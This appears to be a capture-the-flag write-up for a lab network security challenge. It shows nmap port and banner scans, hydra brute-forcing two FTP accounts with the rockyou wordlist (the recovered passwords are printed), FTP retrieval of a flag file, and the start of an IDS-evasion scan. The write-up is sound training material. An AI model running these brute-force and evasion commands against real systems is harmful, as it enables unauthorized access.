NetSec Challenge

Introduction


Use this challenge to test your mastery of the skills you have acquired in the Network Security module. All the questions in this challenge can be solved using only nmap, telnet, and hydra.

Challenge Questions

You can answer the following questions using Nmap, Telnet, and Hydra.
****

Answer the questions below:

What is the highest port number being open less than 10,000?
Run nmap using the *-p-* flag to scan all the ports.



```
root@ip-10-201-13-209:~# nmap -p- 10.201.64.49
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-19 05:14 BST
Nmap scan report for ip-10-201-64-49.ec2.internal (10.201.64.49)
Host is up (0.0052s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
10021/tcp open  unknown
MAC Address: 16:FF:CE:75:AF:6F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds
```

Answer: 8080


There is an open port outside the common 1000 ports; it is above 10,000. What is it?
As seen in the screenshot above the unknown port is 10021.
Answer: 10021

How many TCP ports are open?

Counting the open TCP ports from the screenshot above gives us the answer of 6.
Answer: 6

What is the flag hidden in the HTTP server header?


At first I tried using Telnet to see if I could pull the header but I kept getting errors. So then I switched to seeing if Nmap had any scripts used for grabbing headers. Looking through /usr/share/nmap/scripts I found one related to HTTP headers.



```
    http-grep.nse
    http-headers.nse
    http-hp-ilo-info.nse
```

To use this script I ran the command:
Nmap -sV --script=http-headers.nse -p80 10.201.64.49

The -sV flag was used to scan for version information, -p80 flag was to specify the HTTP port found in the earlier scan, and then the --script=http-headers.nse was to run the script to get the flag.




```
root@ip-10-201-13-209:~# nmap -sV --script=http-headers.nse -p80 10.201.64.49
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-19 05:30 BST
Nmap scan report for ip-10-201-64-49.ec2.internal (10.201.64.49)
Host is up (0.00017s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    lighttpd
| http-headers:
|   Content-Type: text/html
|   Accept-Ranges: bytes
|   ETag: "229449419"
|   Last-Modified: Tue, 14 Sep 2021 07:33:09 GMT
|   Content-Length: 226
|   Connection: close
|   Date: Tue, 19 Aug 2025 04:30:12 GMT
|   Server: lighttpd THM{web_server_25352}
|
|_  (Request type: HEAD)
|_http-server-header: lighttpd THM{web_server_25352}
MAC Address: 16:FF:CE:75:AF:6F (Unknown)
```

Answer: THM{web_server_25352}

What is the flag hidden in the SSH server header?


Again I went back looking through the scripts to see if any of those could help, I didn't see any that related directory to headers like the HTTP script, but I did find a script that enumerated the algorithms and decided to give that a try.




```
socks-open-proxy.nse
ssh2-enum-algos.nse
ssh-auth-methods.nse
ssh-brute.nse
ssh-hostkey.nse
ssh-publickey-acceptance.nse
ssh-run.nse
sshv1.nse
```

The command for this was:

Nmap -sV --script=ssh2-enum-algos.nse -p22 10.201.64.49



```
root@ip-10-201-13-209:~# nmap -sV --script=ssh2-enum-algos.nse -p22 10.201.64.49
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-19 05:38 BST
Nmap scan report for ip-10-201-64-49.ec2.internal (10.201.64.49)
Host is up (0.00013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       kex-strict-s-v00@openssh.com
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
```




```
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servic
e :
SF-Port22-TCP:V=7.80%I=7%D=8/19%Time=68A3FFCF%P=x86_64-pc-linux-gnu%r(NULL
SF:,2A,"SSH-2\.0-OpenSSH_8\.2p1\x20THM{946219583339}\x20\r\n");
MAC Address: 16:FF:CE:75:AF:6F (Unknown)
```

Buried in the output was the flag.
Answer: THM{946219583339}

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

Remembering the unknown open port found during the initial scan I decided to use the -sV scan to get more details about that port.




```
root@ip-10-201-13-209:~# nmap -sV -p10021 10.201.64.49
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-19 05:41 BST
Nmap scan report for ip-10-201-64-49.ec2.internal (10.201.64.49)
Host is up (0.00021s latency).

PORT      STATE SERVICE VERSION
10021/tcp open  ftp     vsftpd 3.0.5
MAC Address: 16:FF:CE:75:AF:6F (Unknown)
Service Info: OS: Unix
```

It ended up being the FTP server we were looking for.
Answer: vsftpd 3.0.5


We learned two usernames using social engineering: eddie and quinn. What is the flag hidden in one of these two account files and accessible via FTP?

Using Hydra and the rockyou.txt wordlist to find the passwords of the two accounts we get:




```
root@ip-10-201-13-209:~# hydra -l eddie -P /usr/share/wordlists/rockyou.txt ftp://10.201.64.49:10021
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-19 05:47:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.201.64.49:10021/
[10021][ftp] host: 10.201.64.49   login: eddie   password: jordan
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-19 05:47:42
```

eddie:jordan for the eddie account and




```
root@ip-10-201-13-209:~# hydra -l quinn -P /usr/share/wordlists/rockyou.txt ftp://10.201.64.49:10021
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-19 05:48:10

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.201.64.49:10021/
[10021][ftp] host: 10.201.64.49   login: quinn   password: andrea
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-19 05:48:23
```

quinn:andrea for the second account. From here I need to login to the FTP server to look through the files and find the flag.




```
root@ip-10-201-13-209:~# ftp 10.201.64.49 10021
Connected to 10.201.64.49.
220 (vsFTPd 3.0.5)
Name (10.201.64.49:root): eddie
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
```

Logging in with Eddie’s account didn’t get me the flag I was looking for, so time to try the Quinn account.



```
root@ip-10-201-13-209:~# ftp 10.201.64.49 10021
Connected to 10.201.64.49.
220 (vsFTPd 3.0.5)
Name (10.201.64.49:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
226 Directory send OK.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.00 secs (16.4743 kB/s)
ftp>
```


Quinn’s account had a file called ftp_flag.txt, transferring that to our machine we can see what the flag is.



```
root@ip-10-201-13-209:~# cat ftp_flag.txt
THM{321452667098}
```

Answer: THM{321452667098}

Browsing to http://10.201.64.49:8080 displays a small challenge that will give you a flag once you solve it. What is the flag?




0 %

Chance of scan being detected

Your mission is to use Nmap to scan **10.201.64.49** (this machine) as covertly as possible and avoid being detected by the IDS.

At first I tried a steal scan(-sS) and that immediately detected.



```
root@ip-10-201-13-209:~# nmap -sS 10.201.64.49
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-19 05:59 BST
Nmap scan report for ip-10-201-64-49.ec2.internal (10.201.64.49)
Host is up (0.0030s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
MAC Address: 16:FF:CE:75:AF:6F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@ip-10-201-13-209:~# 
```

